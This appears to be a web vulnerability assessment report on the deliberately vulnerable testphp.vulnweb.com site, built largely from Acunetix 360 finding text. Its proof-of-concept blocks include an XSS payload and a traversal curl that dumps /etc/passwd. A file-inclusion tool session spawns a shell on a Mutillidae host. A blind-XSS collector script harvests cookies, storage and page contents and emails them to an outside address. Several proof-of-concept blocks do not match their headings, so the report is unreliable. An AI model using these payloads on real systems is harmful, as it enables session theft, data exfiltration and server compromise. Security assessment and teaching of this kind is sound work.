

# website

IP address:44.228.249.3

Hosting:Amazon AWS

Server:Nginx 1.19.0

powered by:PHP 5.6.40-38

Country:United States

CMS:proprietary

## INSTANCE:

url:http://testphp.vulnweb.com/index.php

payload:<script>alert(1);</script>

proof of concept :screen shot of browser pages

## VULNERABILITIES


### 1. SQL Injection

SEVERITY:CRITICAL

Acunetix 360 identified a Probable SQL Injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Even though Acunetix 360 believes there is a SQL injection in here, it could not confirm it. There can be numerous reasons for Acunetix 360 not being able to confirm this. We strongly recommend investigating the issue manually to ensure it is an SQL injection and that it needs to be addressed. You can also consider sending the details of this issue to us so we can address this issue for the next time and give you a more precise result.



Proof of concept:

Impact

Depending on the backend database, database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

Reading, updating and deleting arbitrary data/tables from the database.  
Executing commands on the underlying operating system.

## Actions to Take

If you are not using a database access layer (DAL) within the architecture consider its benefits and implement if appropriate. As a minimum the use of a DAL will help centralize the issue and its resolution. You can also use ORM (object relational mapping). Most ORM systems use parameterized queries and this can solve many if not all SQL injection based problems. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (If you decide to use a DAL/ORM, change all legacy code to use these new libraries.) Monitor and review weblogs and application logs to uncover active or previous exploitation attempts.

## Remedy

A very robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (prepared statements). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

## Required Skills for Successful Exploitation

There are numerous freely available tools to test for SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

## 2. Boolean Based SQL Injection


SEVERITY:CRITICAL

Acunetix 360 identified a Boolean-Based SQL Injection, which occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Acunetix 360 confirmed the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed Acunetix 360 to identify and confirm the SQL injection.

Proof of concept:



## Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

Reading, updating and deleting arbitrary data/tables from the database

Executing commands on the underlying operating system

## Actions to Take

See the remedy for solution.

If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (object relational mapping). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.

Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (If you decide to use a DAL/ORM, change all legacy code to use these new libraries.)

Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

## Remedy

The best way to protect your code against SQL injections is using parameterized queries (prepared statements). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

## Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them.

## 3. Out-of-date Version (PHP)

SEVERITY:CRITICAL

Acunetix 360 identified you are using an out-of-date version of PHP.

Proof of concept:

Close

# Site Details

## System info

**IP addresses** 44.228.249.3

**Hosting** Amazon AWS

**Server** Nginx 1.19.0

**Language** PHP 5.6.40-38

### Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Show Known Vulnerabilities in this Version

### Remedy

Please upgrade your installation of PHP to the latest stable version.



#### 4. Cross-site Scripting

SEVERITY:HIGH

Acunetix 360 detected Cross-site Scripting, which allows an attacker to execute a dynamic script (JavaScript, VBScript) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Proof of concept:



## Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.

- Mounting phishing attacks.

- Intercepting data and performing man-in-the-middle attacks.

## Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

Generated XSS exploit might not work due to browser XSS filtering. Please follow the guidelines below in order to disable XSS filtering for different browsers. Also note that;

XSS filtering is a feature that's enabled by default in some of the modern browsers. It should only be disabled temporarily to test exploits and should be reverted back if the browser is actively used other than testing purposes.

Even though browsers have certain checks to prevent Cross-site scripting attacks in practice there are a variety of ways to bypass this mechanism therefore a web application should not rely on this kind of client-side browser checks.

Chrome

Open command prompt.

Go to folder where chrome.exe is located.

Run the command `chrome.exe --args --disable-xss-auditor`

Internet Explorer

Click Tools->Internet Options and then navigate to the Security Tab.

Click Custom level and scroll towards the bottom where you will find that Enable XSS filter is currently Enabled.

Set it to disabled. Click OK.

Click Yes to accept the warning followed by Apply.

Firefox

Go to `about:config` in the URL address bar.

In the search field, type `urlbar.filter` and find `browser.urlbar.filter.javascript`.

Set its value to false by double clicking the row.

Safari

To disable the XSS Auditor, open Terminal and executing the command: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool FALSE`

Relaunch the browser and visit the PoC URL

Please don't forget to enable XSS auditor again: `defaults write com.apple.Safari`


`"com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool TRUE`

5. Password Transmitted over HTTP

SEVERITY:HIGH

Acunetix 360 detected that password data is being transmitted over HTTP.

Proof of concept:



## Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

## Actions to Take

See the remedy for solution.

Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

## Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

## 6. Local File Inclusion

SEVERITY:HIGH

Acunetix 360 identified a Local File Inclusion vulnerability, which occurs when a file from the target system is injected into the attacked server page.

Acunetix 360 confirmed this issue by reading some files from the target web server.

## Proof of concept:

```

root@soham:~# curl http://testphp.vulnweb.com/showimage.php?file=../etc/passwd

Warning: fopen(): Unable to access ../etc/passwd in /hj/var/www/showimage.php on line 7
Warning: fopen(../etc/passwd): failed to open stream: No such file or directory in /hj/var/www/showimage.php on line 7
Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php on line 13
root@soham:~# curl http://testphp.vulnweb.com/showimage.php?file=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
nobody:x:65534:1002:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
bind:x:104:111::/var/cache/bind:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin

```

## Impact

The impact can vary, based on the exploitation and the read permission of the web server user. Depending on these factors, an attacker might carry out one or more of the following attacks:

Gather usernames via an "/etc/passwd" file

Harvest useful information from the log files, such as "/apache/logs/error.log" or "/apache/logs/access.log"

Remotely execute commands by combining this vulnerability with some other attack vectors, such as file upload vulnerability or log injection

Remedy

If possible, do not permit appending file paths directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.

If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow "." or "/" or "%00" (null byte) or any other similar unexpected characters.

It is important to limit the API to allow inclusion only from a directory and directories below it.

This way you can ensure any potential attack cannot perform a directory traversal attack.

## 7. Cross-site Scripting via Remote File Inclusion

SEVERITY:HIGH

Acunetix 360 detected Cross-site Scripting via Remote File Inclusion, which makes it is possible to conduct cross-site scripting attacks by including arbitrary client-side dynamic scripts (JavaScript, VBScript).

Cross-site scripting allows an attacker to execute a dynamic script (JavaScript, VBScript) in the context of the application. This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by the user has been interpreted as HTML/JavaScript/VBScript by the browser.

Cross-site scripting targets the users of the application instead of the server. Although this is limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Proof of concept:

```
#:: List of Domains :: #
#####
#[] 192.168.136.139 #
#[] Quit #
#####
Choose Domain: 1
#####
#:: FI Bugs on '192.168.136.139' :: #
#####
#[] URL: '/mutillidae/index.php?page=user-info.php' injecting file: '/proc/self/environ' using GET-param: 'page' #
#[] URL: '/mutillidae/index.php?page=user-info.php' injecting file: '/var/log/auth.log' using GET-param: 'page' #
#[] Quit #
#####
Choose vulnerable script: 1
[04:36:36] [INFO] Testing PHP-code injection thru User-Agent...
[04:36:36] [OUT] PHP Injection works! Testing if execution works...
[04:36:36] [INFO] Testing execution thru 'popen[b64]'...
[04:36:36] [OUT] Execution thru 'popen[b64]' works!
#####
#:: Available Attacks - PHP and SHELL access :: #
#####
#[] Spawn figmap shell #
#[] Spawn pentestmonkey's reverse shell #
#[] [Test Plugin] Show some info #
#[] Quit #
#####
Choose Attack: 1
Please wait - Setting up shell (one request)...
.....
Welcome to figmap shell!
Better don't start interactive commands! ;)
Also remember that this is not a persistent shell.
Every command opens a new shell and quits it after that!
Enter 'q' to exit the shell.
.....
fishell@www-data:/var/www/mutillidae$>
```

Impact



There are many different attacks that can be leveraged through the use of cross-site scripting, including:

Hijacking user's active session.

Changing the look of the page within the victim's browser.

Mounting a successful phishing attack.

Intercepting data and performing man-in-the-middle attacks.

Remedy

The issue occurs because the browser interprets the input as active HTML, Javascript or VbScript. To avoid this, all input and output from the application should be filtered. Output should be filtered according to the output format and location. Typically, the output location is HTML. Where the output is HTML, ensure all active content is removed prior to its presentation to the server.

Additionally, you should implement a strong Content Security Policy (CSP) as a defence-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross Site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

#### 8. Blind Cross-site Scripting

SEVERITY:HIGH

Acunetix 360 detected Blind Cross-site Scripting via capturing a triggered DNS A request, which allows an attacker to execute a dynamic script (JavaScript, VBScript) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Proof of concept:

```

GNU nano 2.2.6                                File: index.php

var mailer = '<?php echo "/" . $_SERVER["SERVER_NAME"] . $_SERVER["REQUEST_URI"] ?>';

var msg = 'USER AGENT\n' + navigator.userAgent + '\n\nTARGET URL\n' + document.URL;
msg += '\n\nREFERRER URL\n' + document.referrer + '\n\nREADABLE COOKIES\n' + document.cookie;
msg += '\n\nSESSION STORAGE\n' + JSON.stringify(sessionStorage) + '\n\nLOCAL STORAGE\n' + JSON.stringify(localStorage);
msg += '\n\nFULL DOCUMENT\n' + document.documentElement.innerHTML;

var r = new XMLHttpRequest();
r.open('POST', mailer, true);
r.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
r.send('origin=' + document.location.origin + '&msg=' + encodeURIComponent(msg));

<?php

header("Access-Control-Allow-Origin: " . $_POST["origin"]);

$origin = $_POST["origin"];
$to = "data4instruction@gmail.com";
$subject = "XSS Blind Report for " . $origin;
$ip = "Requester: " . $_SERVER["REMOTE_ADDR"] . "\nForwarded For: " . $_SERVER["HTTP_X_FORWARDED_FOR"];
$msg = $subject . "\n\nIP ADDRESS\n" . $ip . "\n\n" . $_POST["msg"];
$headers = "From: brute@brutellogic.com.br" . "\r\n";

if ($origin && $msg) {
    mail($to, $subject, $msg, $headers);
}

?>

```

## Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.

- Mounting phishing attacks.

- Intercepting data and performing man-in-the-middle attacks.

## Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

## 9. Blind Cross-site Scripting

### HIGH

Acunetix 360 detected Possible Blind Cross-site Scripting via capturing a triggered DNS A request, which allows an attacker to execute a dynamic script (JavaScript, VBScript) in the context of the application, but was unable to confirm the vulnerability.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by

the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Proof of concept:

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

Hijacking user's active session.

Mounting phishing attacks.

Intercepting data and performing man-in-the-middle attacks.

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

10. Cross-site Scripting

SEVERITY:MEDIUM

Acunetix 360 detected Possible Cross-site Scripting, which allows an attacker to execute a dynamic script (JavaScript, VBScript) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Although Acunetix 360 believes there is a cross-site scripting in here, it could not confirm it. We strongly recommend investigating the issue manually to ensure it is cross-site scripting and needs to be addressed.

Impact

There are many different attacks that can be leveraged through the use of XSS, including:

Hijacking user's active session.

Changing the look of the page within the victim's browser.

Mounting a successful phishing attack.

Intercepting data and performing man-in-the-middle attacks.

Remedy

This issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered / encoded. Output should be filtered / encoded according to the output format and location.

There are a number of pre-defined, well structured whitelist libraries available for many different environments. Good examples of these include OWASP Reform and Microsoft Anti-Cross-site Scripting libraries.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.


CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

